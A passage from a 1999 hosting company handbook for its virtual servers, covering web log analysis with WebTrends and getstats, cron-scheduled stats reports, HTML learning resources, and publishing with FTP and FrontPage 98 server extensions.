    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 9 - Managing Server Logs Analyzing Log Files The amount of actual data logged in your web server log files is intimidating--even for relatively low traffic sites. To make any sense of the data, you need a log file analysis program to process, analyze, and generate reports for you. Fortunately, there are numerous programs available that will do just that. Using WebTrends TM WebTrends (http://www.webtrends.com/) is web server log analysis software that produces graphical reports of your web site traffic. WebTrends is easy to use due to its friendly graphical interface. Configure WebTrends to download your Virtual Web Service log files to your computer and then create any number of professional statistical reports. The generated reports can be stored locally on your computer, or can be automatically uploaded back to your Virtual Server. This documentation concerns version 4.2a of WebTrends, but can be applied to other versions of WebTrends and Virtual WebTrends (with minor modifications). Contact Blue Reef Technical Support for additional help concerning WebTrends and your Virtual Server. For each log file you want to analyze with WebTrends, you need to define a log profile so that WebTrends can properly process the log. Note: When you launch WebTrends for the first time, notice several predefined sample log profiles which are visible in the main window of the program (see example). Each one is titled "Sample Log..." and refer to sample log files included with the software or located at the WebTrends FTP site. To create you own log profile 1. Launch WebTrends 2. Select the "New" icon (as shown in the example). 3. Access the Add Web Log Profile wizard. 4. Enter a description (or title) of the new log profile. 5. Enter the URL (where the log file is located). 6. As the value for the URL prefix, select ftp://. 7. Specify a hostname or IP address followed by the remote path to your log file. For example, if your Virtual Server hostname is ftp.some- domain.name and the Transfer Log file path is /www/logs/access_log, the Path definition is as follows: ftp.some-domain.name/www/logs/access_log 8. Enter the log file type. 9. Enter any descriptive phrase (Log File Description). 10. As the value for the Log File Format, enter: Auto-detect log file type. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 125
  • 126.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 9 - Managing Server Logs When this option is selected, WebTrends automatically identifies the log file format of the log file. 11. Select the "Details…" button. 12. From the FTP Server Login Info dialog box enter the login name and login password you use to access your Virtual Server. 13. To return to the Add Profile wizard, click OK. 14. To continue with the Add Profile wizard, click Next. 15. From the DNS Lookup dialog select whether or not you would like WebTrends to perform DNS lookups when it encounters an IP address in your log file. Note: Using the HostNameLookups directive you can turn off DNS lookups on your web server (this increases your Virtual Web Service performance). Instead of performing DNS lookups on your Virtual Server, WebTrends performs lookups locally on your computer (where there is no impact on the performance of your Virtual Web Service). 16. As the Domain Name/IP Resolution Mode, select Resolve Mode, lookup all numeric IPs (see example). http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 126
  • 127.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 9 - Managing Server Logs 17. Click Next. 18. From the Home Page dialog, ensure that whatever filenames you have specified in your DirectoryIndex directive are included (See the Virtual Web Server Configuration Files section for DirectoryIndex directive information). 19. In the Web Site URL text entry field, select http:// as the URL prefix. 20. Click Next. 21. From the Filters dialog, click Next. All filters (to exclude specific hosts, files, etc.)are not available with Virtual Web Trends. If you are running Virtual WebTrends, the Filters dialog is the last dialog (click Finish to exit the wizard). If you are not running Virtual WebTrends, the final step in the Add Profile wizard is the Database and Real-Time dialogs. After you exit the Add Profile wizard, the new profile is displayed in the main WebTrends menu as shown in the example. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 127
  • 128.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 9 - Managing Server Logs To generate a report using your new profile 1. From the WebTrends Log Analyzer dialog, select your new profile from the list. 2. From the toolbar, click Report. 3. From the Create Report dialog, choose the report type you want to generate from the Memorized Report Name drop down menu. Note: Each of the predefined report types contains different information about your Virtual Web Server traffic. You may want to view the Default Summary report to get an idea of what a predefined report contains. If you are using Virtual WebTrends, there are no predefined report types. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 128
  • 129.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 9 - Managing Server Logs Under the Memorized Report Name field, the following five tabs are available: Range Range items enable you to isolate a specified period of time within the log report. Format Format contains a number of output formats. The report generated by WebTrends is stored in the format you select. The default output is HTML, but output can be to the following: ♣ Microsoft Word document ♣ Microsoft Excel Document ♣ A Comma Delimited Document ♣ A Plain Text Document Save As Specifies where you want to store the output report. You can store it locally on your computer, or you can upload it to a remote location. Mail To Specifies where you want to store the output report. You can store it locally on your computer, or you can upload it to a remote location. Style Style items that define the stylistic display of the report, such as Title, Report Language, and Report Style (styles that modify the outlook of the report). Content Content items specify the graph(s) you want displayed or hidden as well as how many elements are considered in each graph. Note: Please experiment with the settings to customize the output report to your liking. To store the report on your local machine § Select the file:// and use the browse button to choose a destination location. To place the report (using WebTrends) on your Virtual Server 1. As the transfer protocol, choose ftp:// 2. Enter your Virtual Server's main domain name 3. Enter the path to the destination file in the text field (as shown in the example). 4. Select Login… 5. From the FTP Server Login Info dialog, enter your Login Name and Login Password that you use to log into your Virtual Server. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 129
  • 130.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 9 - Managing Server Logs To begin generating your report 1. Save your report settings (so that you do not have to re-enter the data the next time you wish to generate the report). 2. Click Memorize… 3. From the Memorize Report dialog, specify a name (such as My Website Stats (HTML). 4. Click Save. 5. The next time you wish to generate a report, you can select the memorized report to load the settings you have specified. 6. Click Start… This action instructs WebTrends to contact your Virtual Server and download your log file. A status bar is displayed to show you the progress of the download (as shown in the example). http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 130
  • 131.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 9 - Managing Server Logs After the download, WebTrends processes the log file line by line to build the report summary data and graphs. A status bar is displayed in the Collecting Summary Data… dialog. After WebTrends has processed the data in your log file, it builds the summary report. WebTrends stores this report locally or remotely depending on what you configured. As WebTrends builds, it displays the progress in the Building Summary Report… dialog. After the report has been built, you can view the report. Additional Log Analysis Programs There are many more analysis programs available that you can install directly on your Virtual Server. Most of these programs analyze your web server log files in place and then create HTML, text, or email reports of your web server traffic. We have made several of these tools available including: http-analyze - http://virtserv.bluereef.net/support/contrib/http-analyze mkstats - http://virtserv.bluereef.net/support/contrib/mkstats/ analog - http://virtserv.bluereef.net/support/contrib/analog/ getstats - documentation included here. These software packages are bit harder to use since they must be run from the command prompt but they are simple to install and free of charge. For more details about log analysis software packages, see the Blue Reef Virtual Server Web Site. Getstats You can use Getstats interactively (from the command prompt) or periodically (in batch mode) using cron. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 131
  • 132.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 9 - Managing Server Logs To use Getstats from the command prompt § From the UNIX prompt, enter the appropriate report option(s). For example: % getstats <report option> Learning the types of Getstats reports Currently there are twelve major types of reports Getstats can produce. You can use as many options as you like to create combinations of reports. Following are some examples of the types of reports getstats can generate: getstats -c (concise report) HTTP Server General Statistics Local date: Fri Feb 11 18:17:07 PM PST 1994 Covers: 02/09/94 to 02/11/94 (3 days). All dates are in local time. Requests last 7 days: 4495 New unique hosts last 7 days: 358 Total unique hosts: 358 Number of HTML requests: 1854 Number of script requests: 472 Number of non-HTML requests: 2169 Number of malformed requests (all dates): 5 Total number of all requests/errors: 4500 Average requests/hour: 90.2, requests/day: 2164.7 Running time: 11 seconds. Note: This basic set of statistics is always output when getstats runs. Using the -c option only produces the statistics paragraph. getstats -m (monthly report) HTTP Server Monthly Statistics Covers: 10/30/93 to 11/08/93 (9 days). All dates are in local time. Each mark (#) represents 1000 requests. Oct (10/30/93): 569 : # Nov (11/04/93): 2 : Note: The -m option produces a monthly report of server use. The dates in the report are the first day of reported activity for that month. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 132
  • 133.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 9 - Managing Server Logs getstats -w (weekly report) HTTP Server Weekly Statistics Covers: 12/28/93 to 01/27/94 (32 days). All dates are in local time. Each mark (#) represents 500 requests. Week of 12/27/93: 1878 : ### Week of 01/03/94: 5606 : ########### Week of 01/10/94: 23287 : ############################################## Note: The -w option produces a weekly report of server use. The dates in the report always indicate the Monday of that particular week. getstats -ds (daily summary) HTTP Server Daily Summary Covers: 12/28/93 to 01/27/94 (32 days). All dates are in local time. Each mark (#) represents 1000 requests. Mon: 16018 : ################ Tue: 13219 : ############# Wed: 9904 : ######### Note: The -ds option produces a daily summary, which shows the aggregate number of requests for a particular day of the week. getstats -d (daily report) HTTP Server Daily Statistics Covers: 12/28/93 to 01/27/94 (32 days). All dates are in local time. Each mark (#) represents 100 requests. 12/28/93 (Tue): 88 : 12/29/93 (Wed): 258 : ## 12/30/93 (Thu): 591 : ##### 12/31/93 (Fri): 775 : ####### Note: The -d option produces a daily report, which shows the number of requests per day and the date. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 133
  • 134.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 9 - Managing Server Logs getstats -hs (hourly summary) HTTP Server Hourly Summary Covers: 12/28/93 to 01/27/94 (32 days). All dates are in local time. Each mark (#) represents 200 requests. midnite: 1266 : ###### 1:00am: 1206 : ###### 2:00am: 1238 : ###### Note: The -hs option produces an hourly summary, that shows the aggregate number of requests for a particular hour. getstats -h (hourly report) HTTP Server Hourly Statistics Covers: 12/28/93 to 01/27/94 (32 days). All dates are in local time. Each mark (#) represents 20 requests. 12/28/93 (Tue) 3:00 pm: 39 : # 4:00 pm: 12 : 5:00 pm: 36 : # Note: The -h option produces an hourly report, that shows the number of requests per hour, the day of the week, and the total number of requests for each day. getstats -f (full report) HTTP Server Full Statistics Sorted by number of requests. Covers: 12/28/93 to 01/27/94 (32 days). All dates are in local time. # of Requests : Last Access (M/D/Y) : Hostname 6994 : 01/26/94 : kmac 1751 : 01/26/94 : eitech 1096 : 01/27/94 : jhvh-1 http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 134
  • 135.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 9 - Managing Server Logs Note: The -f option tells getstats to create a full report sorted by host name (and IP address). Use the -fa option to make a full report sorted by the number of accesses. Use the -fd option to create a full report sorted by the last access date. Use the -fb option to create a full report sorted by the number of bytes transferred. getstats -r (request report) HTTP Server Request Statistics Sorted by number of requests, 1560 unique requests. Covers: 12/28/93 to 01/27/94 (32 days). All dates are in local time. # of requests : Last Access (M/D/Y) : Request 4260 : 01/27/94 : /eit.home.html 3330 : 01/27/94 : /graphics/stripe.bottom.gif 2831 : 01/27/94 : /graphics/ball.black.gif Note: The -r option tells getstats to create a report of requests sorted by the request name. Use the -ra option to sort by accesses. Use the -rd to sort by the last access time. Use the -rb to sort by the number of bytes transferred. Use the -rf to sort by individual file sizes. getstats -dn (domain report) HTTP Server Domain Statistics 1 level, sorted by domain name, 22 unique domains. Covers: 02/09/94 to 02/10/94 (2 days). All dates are in local time. # reqs : # uniq : Last Access (M/D/Y) : Domain 180 : 28 : 02/10/94 : (numerical domains) 27 : 1 : 02/10/94 : .at 28 : 3 : 02/10/94 : .au 22 : 2 : 02/10/94 : .ca Note: The -dn option generates a domain report, sorted by domain name. Use -da to sort by the number of requests. Use the -dd to sort by last access date. Use the -db to sort by the number of bytes transferred. Use the -du to sort by the number of unique domains. The unique domain number is the total number of unique sites under a domain. In the example above, for instance, a total of 3 unique sites came from the .au domain. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 135
  • 136.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 9 - Managing Server Logs getstats -dt (directory tree report) HTTP Server Tree Report Covers: 12/28/93 to 01/07/94 (12 days). All dates are in local time. # of Requests : Last Access (M/D/Y) : Dir/File 55 : 01/07/94 : /reports 51 : 01/07/94 : /ht93 562 : 01/07/94 : /demos 487 : 01/07/94 : /asiceda Note: The -dt option generates a directory tree report that cannot be sorted. The number of requests and last request date for directories and files is displayed. The request count for directories is the amount of requests for that directory plus the sum of all requests for the files and subdirectories under it. If you find this report is empty, try getstats -dr "/www/htdocs/" -dt. For a report of specific directories, try getstats -sr "/<dirname>/*" -d report. In this report -sr stands for search string, <dirname> would be replaced with your directory structure under your www/htdocs directory, "*" is a wildcard for all files within that directory structure, and -d is the daily report option. getstats -e (file) (error report) HTTP Server Error Report (All Dates) kmac [Thu Dec 30 23:20:21 1993] get / foo kmac [Thu Dec 30 23:20:37 1993] get foo / kmac [Thu Dec 30 23:20:55 1993] get http://www.eit.com/ foo The -e option generates a report of all malformed (or ignored) requests for all dates in the order they were encountered in the log file. If a filename is given as the argument to the option, bad requests are appended to an error file, where they can be analyzed later. getstats -a (all reports) The -a option produces all of the above reports, with list reports sorted by the number of accesses (if possible). If you want a report sorted another way, however, specify the correct option after the -a flag. The following is an example: getstats -a -fb This creates all reports sorted by number of requests, with the exception of the full report and error report. Full reports are sorted by byte traffic. Errot reports must be specified from the command prompt. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 136
  • 137.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 9 - Managing Server Logs Rotating and Clearing Log Files Logs can grow rapidly and therefore must be rotated. After running the stats program of your choice, clear the logs. The command for clearing the log files is vnukelog and is discussed in earlier in the handbook. Generating stats on a daily weekly or monthly schedule is important so rather than marking your calendar and staying up to midnight on the last day of the month you can use cron to automatically generate a report and rotate the logs. To set up a cron job 1. Store the following three-line file in your home directory in a file called cronfile. Ensure the file is only three lines. If the lines are long, let them wrap, but do not add a hard return: 58 23 * * * /usr/local/bin/getstats -d -f | /usr/bin/mail -s "Web Daily Stats" stats@yourdomain.com 59 23 * * 7 /usr/local/bin/getstats -w -f | /usr/bin/mail -s "Web Weekly Stats" stats@yourdomain.com 01 00 1 * * /usr/local/bin/getstats -w -f -n | /usr/bin/mail -s "Web Monthly Stats" stats@yourdomain.com 2. From the Telnet prompt, run crontab to install the cronfile by entering: % crontab cronfile The following explains, in more detail, each of the three lines of the cron file: ♣ The first line sends a full daily report to stats@yourdomain.com each day at 23:58 (11:58 pm). Of course you must change this email address to yours. ♣ The second line sends a full weekly report at the end of each week at 23:59 (11:59 pm). ♣ The third line sends a full monthly report and "nuke" (-n) the log file at 00:01 (12:01 am) on the first day of each month. ♣ The "-f" specifies a full report. If you do not want a full report, you can change the report settings to your liking. For more information on cron see the cron section in Chapter Five or from your Virtual Server’s command prompt, enter man crontab or man 5 crontab. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 137
  • 138.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 10 - Web Publishing Chapter 10 Creating and Publishing on the Web One of the first things you do as part of creating your Internet presence is to design your web site content. Coming up with content that is both informative and easy to use is a challenge. This chapter explains how you can get started, but also includes references to a wealth of resources that will assist you in creating web sites people will want to visit. This chapter explains the following: ♣ Creating web pages ♣ Using HTML books ♣ Using HTML On-line References and Style Guides ♣ Understanding HTML Editors and Tools ♣ Publishing Web Content http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 138
  • 139.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 10 - Web Publishing Creating Web Pages You can either create web pages yourself or hire Blue Reef Consulting to create one for you. This section of the chapter describes how a web page works. Web content is defined using the HyperText Markup Language or HTML. HTML uses instructions, or tags, embedded within a document, to define how a document is displayed. For example, if you want a specific word or sentence in a document in boldface, place tags around the word or sentence: <bold> the quick brown fox jumped over the lazy dog </bold> When a browser parses your document, it looks for specific markup tags by name. In the example above, the phrase "the quick brown fox jumped over the lazy dog" will be displayed in boldface. The browser will not display the hypertext markup tags. The markup tags are viewed only if someone "views the source" code of the document. Viewing the source code of a document is an option available in many browsers. Note: Markup language usage is not restricted in scope to web content. Every electronic text-processing tool uses some kind of markup language. One example is the popular word processor WordPerfect TM. The Reveal Codes command in WordPerfect enables you to see the actual markup commands (non-printable characters that define the formatting of a document). It is important , howver, to understand the limitations you may encounter inboth web design software packages and the HyperText Markup Language itself. Many software packages present HTML as "What You See Is What You Get" (WYSIWYG). Yet, HTML is not a WYSIWYG markup language. Rather, you mark elements of a document as logical entities such as titles, paragraphs, headings, lists, and quotations. Each browser then interprets these entities and displays the content, in its own unique way. For example, a graphical browser like the Netscape Navigator TM or the Microsoft Internet Explorer TM interprets a page differently than a text-only browser, such as Lynx or a Braille browser. Even though each browser presents the same information in a different way, the logical elements are still conveyed and preserved. In this way, HTML is a tremendously flexible markup language. HTML is extendable, meaning that new features and tags are continually added to the language as it evolves. The very first definition of HTML was called Version 1, or HTML 1.0. This quickly evolved into the next version of HTML, known as Version 2 or HTML 2.0. All browsers, at a minimum, support HTML 2.0. After HTML 2.0, proliferation of vendor-specific tags (a la Netscape and Microsoft) somewhat encumbered and confused the progression of an HTML standard. Some of the vendor-specific tags as well as many other new tags, however, have been combined to form a new HTML standard, known as HTML 3.2. As of the latest publication of this document, HTML 4.0 is the most recent version. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 139
  • 140.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 10 - Web Publishing Using HTML Books Before you start experimenting with HTML, it is recommended that you have at least one good book about HTML on your bookshelf. Books are an immediately available resource to consult when you encounter questions reagarding your HTML design. There are probably several hundred books that discuss the HyperText Markup Language, all of which present an overview of the HTML tags. Two highly-recommended books are included below: The HTML Sourcebook, Fourth Edition A Complete Guide to HTML 4.0 and HTML Extensions Author: Ian S. Graham Publisher: John Wiley & Sons, Inc. ISBN: 0-471-25724-9 URLs: http://www.wiley.com/compbooks/graham/html4ed/ http://www.amazon.com/exec/obidos/ASIN/0471257249/bluereef HTML: The Definitive Guide, 3rd Edition Author: Chuck Musciano & Bill Kennedy Publisher: O'Reilly and Associates, Inc. ISBN: 1-56592-492-4 URLs: http://www.oreilly.com/catalog/html3/ http://www.amazon.com/exec/obidos/ASIN/1565924924/bluereef As HTML has evolved so too has the complexity of the language and its accompanying extensions, such as style sheets and scripting languages. Excellent books on style sheets and scripting languages are included below: Dynamic HTML: The Definitive Reference Author: Danny Goodman Publisher: O'Reilly and Associates, Inc. ISBN: 1-56592-494-0 URLs: http://www.oreilly.com/catalog/dhtmlref/ http://www.amazon.com/exec/obidos/ASIN/1565924940/bluereef JavaScript: The Definitive Guide, 3rd Edition Author: David Flanagan Publisher: O'Reilly and Associates, Inc. ISBN: 1-56592-392-8 URLs: http://www.oreilly.com/catalog/jscript3/ http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 140
  • 141.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 10 - Web Publishing http://www.amazon.com/exec/obidos/ASIN/1565923928/bluereef The HTML Stylesheet Sourcebook: A Complete Guide to Designing and Creating HTML Stylesheets Author: Ian S. Graham Publisher: John Wiley & Sons, Inc. ISBN: 0-471-19664-9 URL: http://www.wiley.com/compbooks/graham/style/ http://www.amazon.com/exec/obidos/ASIN/0471196649/bluereef http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 141
  • 142.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 10 - Web Publishing Using HTML Online References and Style Guides Online HTML references are superb resources for beginners as well as a convenient reference for more experienced developers. The following URLs comprise just a small sampling of HTML references available on the Internet. Many of these URLs then refer to other sites that contain additional information (the Internet is indeed a World Wide Web of linked resources). Also, some of the sites listed below have corresponding books; book URLs are included where available. A Beginner's Guide to HTML Author: National Center for Supercomputing Applications (NCSA) URL: http://www.ncsa.uiuc.edu/General/Internet/WWW/HTMLPrimer.html Overview of site (quoted from site): "Many people use the NCSA Beginner's Guide to HTML as a starting point to understanding the hypertext markup language (HTML) used on the World Wide Web. It is an introduction and does not pretend to offer instructions on every aspect of HTML. Links to additional Web-based resources about HTML and other related aspects of preparing files are provided at the end of the guide." Introduction to HTML and URLs Author: Ian S. Graham URL: http://www.utoronto.ca/webdocs/HTMLdocs/NewHTML/intro.html Overview of site (quoted from site): "This HTML document collection explains how to use the different HTML document description elements, or tags and how to use these elements to write good, well designed HTML documents." Creating Killer Web Sites Author: David Siegel URL: http://www.killersites.com/ http://www.amazon.com/exec/obidos/ASIN/1568304331/bluereef Overview of site (quoted from amazon.com): "More of a style guide than an HTML guide, Creating Killer Web Sites is concerned with the building of Third-Generation sites, Web sites that are conceived by design and not by technological ability. Siegel and his helpers at Studio Verso overview a wide variety of topics, including a history of browsers, how to use specific HTML tags, how to select software tools, and advice on pure aesthetic design." http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 142
  • 143.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 10 - Web Publishing Web Pages That Suck Author: Vincent Flanders & Michael Willis URL: http://www.webpagesthatsuck.com/ http://www.amazon.com/exec/obidos/ASIN/078212187X/bluereef Overview of site (quoted from amazon.com): "Unless you're abnormally gifted, the best way to learn a craft thoroughly is to learn not only its central tenets but also its pitfalls. Web Pages That Suck teach you good Web design by pointing out ugly, misguided, and confusing sites--any site that fails to deliver good graphics and clear, well-focused content. As the authors show you all sorts of corporate and personal pages, they help you determine your target audience, design your site and its navigational elements and content, and solve problems concerning graphics and text." Yahoo! Directory http://www.yahoo.com/Computers_and_Internet/Internet/World_Wide_We b/Page_Creation http://www.yahoo.com/Arts/Design_Arts/Graphic_Design/Web_Page_Desi gn_and_Layout/ Viewing Source Code One of the best ways to learn HTML is by viewing the source of documents created by someone else. When you are browsing the Internet and encounter some type of design element or layout format that catches your fancy, view the page (or frame) source and see how it was done. Popular browsers such as the Netscape Navigator and the Microsoft Internet Explorer include capability of viewing document source from a menu item or a pop-up menu. Be sure to honor any copyright notifications that you encounter. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 143
  • 144.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 10 - Web Publishing Understanding HTML Editors and Tools The software industry has spent hundreds of millions of dollars designing tools that help you to design your web site. The complexity of these software packages varies widely; some are completely WYSIWYG based, while others reveal the codes to you as you use graphical tool palettes to define logical elements in your document. Some software packages design a complete web site for you by just having you fill out a few pieces of key information using their content creation "wizards". Of course, these software packages must be purchased for a price and all of them do nothing more than what you could do by hand using free software like the text editor Notepad. If you are considering purchasing a software package to help you author and design your web content, download trial versions of the software where available. Your own personal preferences and tastes will dictate which software packages and tools you decide to invest in and purchase. There are several dozens of HTML authoring tools available to help you construct your web pages. Links to several HTML "index sites" and HTML editor programs are provided. This is only a small sampling of the Web authoring programs available. You can find additional programs by typing "HTML editor" into any good search engine. Stroud's List – 32-bit Windows HTML Editors http://cws.internet.com/32html.html Browsers, Viewers, and HTML Preparation Resources http://www.utoronto.ca/webdocs/HTMLdocs/tools_home.html Yahoo! Directory http://www.yahoo.com/Computers_and_Internet/Software/Internet/World_ Wide_Web/HTML_Editors/ Adobe Pagemill http://www.adobe.com/prodindex/pagemill/ Allaire HomeSite http://www.allaire.com/products/homesite/ Softquad's HoTMetaL Pro** http://www.bluereef.net/software/softquad.html Galt Technology webMASTER PRO http://www.galttech.com/webmaster.shtml http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 144
  • 145.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 10 - Web Publishing GoLive CyberStudio http://www.golive.com/ Microsoft FrontPage http://www.microsoft.com/frontpage/ Netobjects Fusion** http://www.netobjects.com/ Netscape Composer (part of Communicator Suite) http://www.netscape.com/browsers/ Sausage Software HotDog http://www.sausage.com/ ** - Highly recommended http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 145
  • 146.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 10 - Web Publishing Publishing Web Content Once you have designed and authored your web content, publish your content to your Virtual Server. The term "publish" when used in the context of the World Wide Web simply means uploading content from your local computer to a remote host (your Virtual Server), but also often implies that you have tested the site on the Server to be sure it functions properly. Many popular HTML authoring packages have built-in publishing capability. These packages essentially use the File Transfer Protocol (FTP) or the HyperText Transfer Protocol (HTTP) to transmit your web content from your computer to the remote host. You shouldn’t base your decision to select one HTML authoring program over another just because one can "publish" but the other can’t. You can publish your web content to your Virtual Server using any freely available FTP client such as WS_FTP, Fetch, or the FTP client built into your operating system. Regardless of what method you use to publish your web content to your Virtual Server, the underlying pieces of information that are required in order to publish the content are the same: 1) IP address or hostname of your Virtual Server 2) login ID 3) login password 4) Path where you would like the web content to be stored. All web content should be published to your "usr/local/etc/httpd/htdocs" directory (unless you have modified the default value of the DocumentRoot directive). When your Virtual Server is configured a file is created titled "index.html" and stored in this directory - this is the default page that is displayed when you access your web site with a browser. You may upload your web content to the htdocs directory, or into any subdirectory thereof. If you publish (or upload) a file named test.htm to your htdocs directory, you can access that file using the URL: http://www.yourdomain.com/test.htm Likewise, if you were to create a subdirectory entitled documents in your htdocs directory, and then transfer a file "info.html" to that directory, it could then be accessed by using the URL: http://www.yourdomain.com/documents/info.html http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 146
  • 147.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 10 - Web Publishing Publishing with an "HTTP Put"-Capable Editor Web publishing programs employ different methods for uploading the pages on a server. Some use FTP, others like FrontPage use a form of HTTP. Some programs like AOLPress use the HTTP Put method to upload pages. For information on setting up the virtual sever to support HTTP Put go to http://virtserv.bluereef.net/support/whitepapers/ Refer to the document Web Publishing Using HTTP PUT. Microsoft® FrontPage® Blue Reef Virtual Servers support the Microsoft FrontPage 98 server extensions. If you have not used Microsoft FrontPage and would like to know more its features, visit: http://www.microsoft.com/frontpage/ Installing the Extensions on your Virtual Server Unlike other publishing programs you must install the FrontPage server extensions on the server where you will publish your web pages. It is possible to ftp your FrontPage-created web pages to a server which does not have the extensions, but many features such as counters, feedback forms, and navigation bars will not work. If you want all your creative efforts to shine, install the FrontPage server extensions and then publish your web pages. The following are the steps for installing the FrontPage server extensions: To install FrontPage 98 Server Extensions: 1. Connect to your Virtual Server with the Telnet program of your choice. 2. Before installing FrontPage 98 extensions, you must check for and remove FrontPage 97 extensions. 3. Enter fp98install to install the FrontPage 98 extensions. Follow the prompts. To check for FrontPage 97 extensions Telnet to the virtual server and type: % cd ~/usr/local/frontpage If the directory does not exist then proceed with step three (above). If the directory does exist enter: % ls Note: If a version20 directory exists then FrontPage 97 extensions have been installed. To remove the FrontPage 97 extensions % Enter fpuninstall http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 147
  • 148.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 10 - Web Publishing Note: If a version30 directory exists then server extensions for FrontPage 98 are installed. Installing FrontPage 98 Server Extensions for Virtual Hosts The fp98install script reads the httpd.conf file and detects virtual hosts. The script lists the virtual hosts and enables you to install the FrontPage extensions on each virtual host. The fp98install script can be run each time you add a new virtual host. The disk space used to install to a virtual host is minimal compared to the first install which takes 13 megabytes. Connecting to the Virtual Server with FrontPage Once the extensions are installed, FrontPage can connect to the Virtual Server. To connect to the Virtual Server: 1. On your computer click Start | Programs | FrontPage. This action displays the Open Web screen. If you do not see the screen below go to File | Open FrontPage Web. 2. Click More Webs (if you have not opened Root web). 3. In the Select a Web Server or disk location box, enter the domain name or IP address of your virtual server. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 148
  • 149.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 10 - Web Publishing 4. Click List Webs. This action displays the Root Web and any sub webs. 5. Highlight the web you want to open. 6. Click OK. 7. At the prompt, enter the administrator's login name and password (this is the same login name and password you entered while running fp98install). Publishing a FrontPage Web Although you can connect to your Virtual Server, most of the time you will create FrontPage webs on your local computer rather than work online the whole time. After creating webs, however, you’ll need to publish them. To publish a FrontPage Web on your Virtual Server 1. Click File/Publish FrontPage Web. 2. In the FrontPage web box enter http://yourdomain.com. 3. Click OK. 4. Enter your user name and password for the web (this action publishes the web). Note: You should always use the "publish" feature so FrontPage can recalculate the web site for the server that is publishing. When the publish process is complete, your web site is ready to view. If you receive any errors as a "time-out," you may need to recalculate the links manually. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 149
  • 150.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 10 - Web Publishing To manually recalculate the links 1. Connect to your Virtual Server via Telnet. 2. From the command prompt, enter % unlimit % virtual /usr/local/frontpage/<version>/bin/fpsrvadm.exe / -o recalc -p 80 -m <hostname> -w <web> Note: The above command is typed on one line. The –m <hostname> option is used for virtual hosts only. Replace <hostname> with the domain name of the virtual host. If you are recalculating the Virtual Server's web take the –m <hostname> out. The <web> option is replaced with a / for the root web or the name of the sub web. 3. From the command prompt, enter top to watch the fpsrvadm.exe process until its complete. 4. To exit the Telnet session, type exit. To change an administrator’s password and ID 1. Connect to your server via Telnet. 2. From the command prompt, enter: % cd ~/www/htdocs/_vti_pvt 3. From the command prompt, enter: % vi service.grp 4. Add the new administrator to the end of the administrator's line and save and exit the file. 5. From the command prompt, enter % htpasswd service.pwd new_user_id (where new_user_id equals the new admin ID). If you are only changing the password, then skip steps 3 and 4. You can change the password in the FrontPage Explorer if you have not forgotten the old password. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 150
  • 151.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 11 - Adv. Web Server Configuration Chapter 11 Advanced Web Server Configuration This chapter explains the following: ♣ The Common Gateway Interface (CGI) ♣ Overcoming Problems with Perl Scripts ♣ Troubleshooting 500 Server Errors http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 151
  • 152.
